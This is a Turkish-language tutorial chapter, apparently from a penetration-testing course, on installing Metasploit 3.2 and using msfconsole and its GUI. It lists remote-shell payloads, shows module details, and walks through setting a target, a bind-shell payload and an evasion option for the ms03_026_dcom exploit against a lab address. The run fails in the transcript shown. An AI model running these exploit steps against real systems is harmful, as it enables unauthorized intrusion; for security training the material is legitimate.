Windows için www.metasploit.org adresinden indirilecek son sürüm yazılım klasik Windows kurulumları gibi kurulabilir.


9.4.2. Linux için

www.metasploit.org adresinden indirilecek son sürüm frameworkx-.tar.gz paketi

tar zxvf framework-x.tar.gz komutu ile açılarak kurulum tamamlanmış olur.

9.5. Metasploit Çalışma Ortamı

Metasploit dört farklı moda çalışır. Bunlar konsol, web, grafik arabirim ve script arabirimli.




A screenshot of a PuTTY terminal window titled "192.168.14.130 - PuTTY". The window shows the Metasploit Framework (msf) console. The user has entered the command `./msfconsole`, which is highlighted with a red box. Below the command, the Metasploit banner is displayed, followed by the msf prompt: `msf >`.

```
192.168.14.130 - PuTTY
netsec framework3 # ./msfconsole

=[ msf v3.2-beta2
+ -- ---=[ 299 exploits - 124 payloads
+ -- ---=[ 18 encoders - 6 nops
      =[ 65 aux

msf >
```

9.6. Msfconsole ile Metasploit Kullanımı



The screenshot shows a PuTTY terminal window titled "192.168.14.130 - PuTTY". The command "msf > help" is entered, and a red arrow points to the "help" command in the output. The output lists various core commands with their descriptions.

Command	Description
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
quit	Exit the console
resource	Run the commands stored in a file
route	Route traffic through a session
save	Saves the active datastores
search	Searches module names and descriptions
sessions	Dump session listings and display information about sessions
set	Sets a variable to a value
setg	Sets a global variable to a value
show	Displays modules of a given type, or all modules
sleep	Do nothing for the specified number of seconds
unload	Unload a framework plugin
unset	Unsets one or more variables
unsetg	Unsets one or more global variables

Msfconsole esnek bir komut arabirimini sunar. Herhangi bir komutu girip ardından tab tuşuna basılırsa o komut sonrasında gelecek seçenekler ekrana basılır.

```
msf > show [tab]
show all      show encoders  show nops    show plugins
show auxiliary show exploits  show payloads
```

9.6.1. Exploit ve Payloadları görüntüleme

Show exploits ve show payload komutları kullanılarak Metasploit birlikte gelen exploitler ve bunlara ait payload(exploit sonrası hedef sisteme çalıştırılacak kodlar) görüntülenebilir.

9.6.2. Exploitleri görüntüleme ve bilgi alma

Metsploit ile birlikte gelen Exploitleri görmek ve herhangi bir exploit hakkında detay bilgi almak için show exploits vs info exploit_ismi komutları kullanılır.

9.6.3. Spesifik bir exploit hakkında bilgi almak için

```
msf > info windows/smb/msdns_zonename
      Name: Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
      Version: 5773
      Platform: Windows
      Privileged: Yes
      License: Metasploit Framework License (BSD)

      Provided by:
        hdm <hdm@metasploit.com>
        anonymous <anonymous-contributor@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0   Automatic (2000 SP0-SP4, 2003 SP0, 2003 SP1-SP2)
  1   Windows 2000 Server SP0-SP4+ English
  2   Windows 2000 Server SP0-SP4+ Italian
  3   Windows 2000 Server SP0-SP4+ French
  4   Windows 2003 Server SP0 English
  5   Windows 2003 Server SP0 French
  6   Windows 2003 Server SP1-SP2 English
  7   Windows 2003 Server SP1-SP2 French
  8   Windows 2003 Server SP1-SP2 Spanish
  9   Windows 2003 Server SP1-SP2 Italian
 10  Windows 2003 Server SP1-SP2 German

Basic options:
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  Locale  English        yes       Locale for automatic target (English, French, Italian, ...)
  RHOST          yes       The target address
  RPORT          445      yes       Set the SMB service port

Payload information:
  Space: 500
  Avoid: 1 characters

Description:
  This module exploits a stack overflow in the RPC interface of the
  Microsoft DNS service. The vulnerability is triggered when a long
  zone name parameter is supplied that contains escaped octal strings.
  This module is capable of bypassing NX/DEP protection on Windows
  2003 SP1/SP2. This module exploits the RPC service using the
  \DNSERVER pipe available via SMB. This pipe requires a valid user
  account to access, so the SMBUSER and SMBPASS options must be
  specified.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-1748
  Start  D:|Bilgi Univ Egitim|...  Console  Metasploit Framework...  Linkler.txt - Notepad  BACKTRACK3 - VM...  1
```

```
msf > show payloads
```

Payloads

Name	Description
aix/ppc/shell_bind_tcp	AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port	AIX Command Shell, Find Port Inline
aix/ppc/shell_reverse_tcp	AIX Command Shell, Reverse TCP Inline
aix/ppc64/shell_bind_tcp	AIX Command Shell, Bind TCP Inline
aix/ppc64/shell_find_port	AIX Command Shell, Find Port Inline
aix/ppc64/shell_reverse_tcp	AIX Command Shell, Reverse TCP Inline
bsd/sparc/shell_bind_tcp	BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp	BSD Command Shell, Reverse TCP Inline
bsd/x86/exec	BSD Execute Command
bsd/x86/exec/bind_tcp	BSD Execute Command, Bind TCP Stager
bsd/x86/exec/find_tag	BSD Execute Command, Find Tag Stager
bsd/x86/exec/reverse_tcp	BSD Execute Command, Reverse TCP Stager
bsd/x86/shell/bind_tcp	BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag	BSD Command Shell, Find Tag Stager
bsd/x86/shell/reverse_tcp	BSD Command Shell, Reverse TCP Stager
bsd/x86/shell_bind_tcp	BSD Command Shell, Bind TCP Inline
bsd/x86/shell_find_port	BSD Command Shell, Find Port Inline
bsd/x86/shell_find_tag	BSD Command Shell, Find Tag Inline
bsd/x86/shell_reverse_tcp	BSD Command Shell, Reverse TCP Inline
bsdi/x86/shell_bind_tcp	BSDi Command Shell, Bind TCP Stager
bsdi/x86/shell_reverse_tcp	BSDi Command Shell, Reverse TCP Stager
bsdi/x86/shell_bind_tcp	BSDi Command Shell, Bind TCP Inline
bsdi/x86/shell_find_port	BSDi Command Shell, Find Port Inline
bsdi/x86/shell_reverse_tcp	BSDi Command Shell, Reverse TCP Inline
cmd/unix/bind_inetd	Unix Command Shell, Bind TCP (inetd)

Payloadlar incelenecək olursa her bir exploit için çeşitli payload kullanılabilir. Payloadların işlevlerinden bazıları: hedef sisteme kullanıcı ekleme, hedef sistemde shell açma, hedef sistemden geri bağlantı yöntemi ile shell açma , hedef sistemde ek programcılar çalıştırma vs.

Bir payload hakkında bilgi almak ve kullanım seçeneklerini görmek için info payload_ismi kullanılır.

```
msf > info windows/shell/reverse_tcp
      Name: Windows Command Shell, Reverse TCP Stager
      Version: 5849 $, 5773
      Platform: Windows
      Arch: x86
      Needs Admin: No
      Total size: 278

      Provided by:
      spoonm <spoonm@no$email.com>
      hdm <hdm@metasploit.com>
      skape <mwmiller@hick.org>

      Basic options:
      Name      Current Setting  Required  Description
      ----      -----          -----    -----
      EXITFUNC  seh            yes       Exit technique: seh, thread, process
      LHOST     0.0.0.0         yes       The local address
      LPORT     4444           yes       The local port

      Description:
      Connect back to the attacker, Spawn a piped command shell
```



9.6.4. Örnek Exploit Denemesi

windows/dcerpc/ms03_026_dcom exploitinin Windows XP SP3 üzerinde denenmesi.

İlk olarak msfconsole üzerinden bu exploiti kullanmak istediğimizi belirtiyoruz.

```
>use windows/dcerpc/ms03_026_dcom
```

```
msf exploit(ms03_026_dcom) >
```

```
msf exploit(ms03_026_dcom) > show options
```

Module options:

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

RHOST	yes	The target address
-------	-----	--------------------

RPORT	135	yes	The target port
-------	-----	-----	-----------------

Exploit target:

Id	Name
----	------

--	--
----	----

0	Windows NT SP3-6a/2000/XP/2003 Universal
---	--

Show options ile kullanılabilecek seçenekleri öğrendikten sonra set komutu ile bu seçeneklere karşılık düşen değerlerin verilmesi gereklidir.

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.14.1
```

```
RHOST => 192.168.14.1
```

```
msf exploit(ms03_026_dcom) > set RPORT 135
```

```
RPORT => 135
```

Burada show payloads komutu ile bu exploit kullanılarak çalıştırılacak payloadlar listelenir.

>Show payloads...

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/bind_tcp
```

PAYLOAD => windows/shell/bind_tcp

Payload seçiminden sonra ek olarak kullanılabilen opsyonları öğrenmek için set komutundan sonra tab tuşuna basılması yeterli olacaktır.

NOTE: Kullanacağınız PAYLOAD'a göre set ile atanacak değerler de değişecektir.

```
msf exploit(ms03_026_dcom) > set
```

set CHOST	set DCERPC::fake_bind_multi_append	set EnableContextEncoding	
set SSL			
set CPORT	set DCERPC::fake_bind_multi_prepend	set NOP	set
TARGET			
set ConnectTimeout	set DCERPC::max_frag_size	set PAYLOAD	set
TCP::max_send_size			
set ContextInformationFile	set DCERPC::smb_pipeio	set Proxies	set
TCP::send_delay			
set DCERPC::ReadTimeout	set ENCODER	set RHOST	set
WfsDelay			
set DCERPC::fake_bind_multi	set EXITFUNC	set RPORT	

Görüleceği üzere set komutu ile evasion tekniklerini kullanabiliyoruz.

```
msf exploit(ms03_026_dcom) > set DCERPC::fake_bind_multi_append 0
```

DCERPC::fake_bind_multi_append => 0

Bundan sonra eğer exploit destekliyorsa hedef sistem üzerinde exploitin çalışıp çalışamayacağını test edip sonra deneme yapabilirsiniz.

Bunun için check komutu kullanılabilir.

```
msf exploit(ms03_026_dcom) > check
```

[*] This exploit does not support check.

En son adım exploitin çalıştırılmasıdır. Bunun için de exploit komutu yeterli olacaktır.

Exploit başarısız olursa aşağıdaki gibi bir çıktı verecektir.

```
msf exploit(ms03_026_dcom) > exploit
```

[*] Started bind handler

[-] Exploit failed: The connection timed out (192.168.14.1:135).


[*] Exploit completed, but no session was created.

9.7. Metasploit GUI Kullanımı


Metasploit 3 ile birlikte gelen en önemli özelliklerden biri grafik arabirim üzerinden metasploit fonksiyonlarının kullanımı idi. Böylece Metasploit kullanım kolaylığı ve kalite konusunda aynı kuluvarda yarıştığı Core Impact, Canvas gibi ticari exploit çalışma yazılımlarına daha fazla yaklaşmış oldu.

9.7.1. Metasploit Ana Ekranı

Metasploit GUI temelde dört ana bölümden oluşur. Bunlar; Exploit arama, Exploit çıktıları, Çalışan işler ve Başarılı exploit sonrası kurulan interaktif oturum şeklindedir.




Metasploit'i GUI ekranından kullanma olanağınız yoksa benzeri bir arabirim web üzerinden de kullanabilirsiniz. Bunun için kullandığınız browseri açıp <http://127.0.0.1:55555> yazmanız yeterli olacaktır.




9.7.2. Exploit Arama

Metasploit 3.2 versiyonu ile birlitek 320 exploit , 217 payload ve 99 auxiliry modülü gelmektedir. Bunlar arasında hangisini kullanacağınızı net olarak bilmeyorsanız arabirimde uğraşmanız gereklidir. Bunun yerine GUInin sağladığı searc özelliği ile aradığınız exploite çok daha kısa sürede ulaşabilirsiniz.




9.7.3. Exploit Detayları

Bir exploit hakkında nasıl çalışır, hangi açılığı değerlendirir, referans bilgiler nerden edinilir gibisinden detay bilgiler için Module Information kısmından faydalanaılabilir.



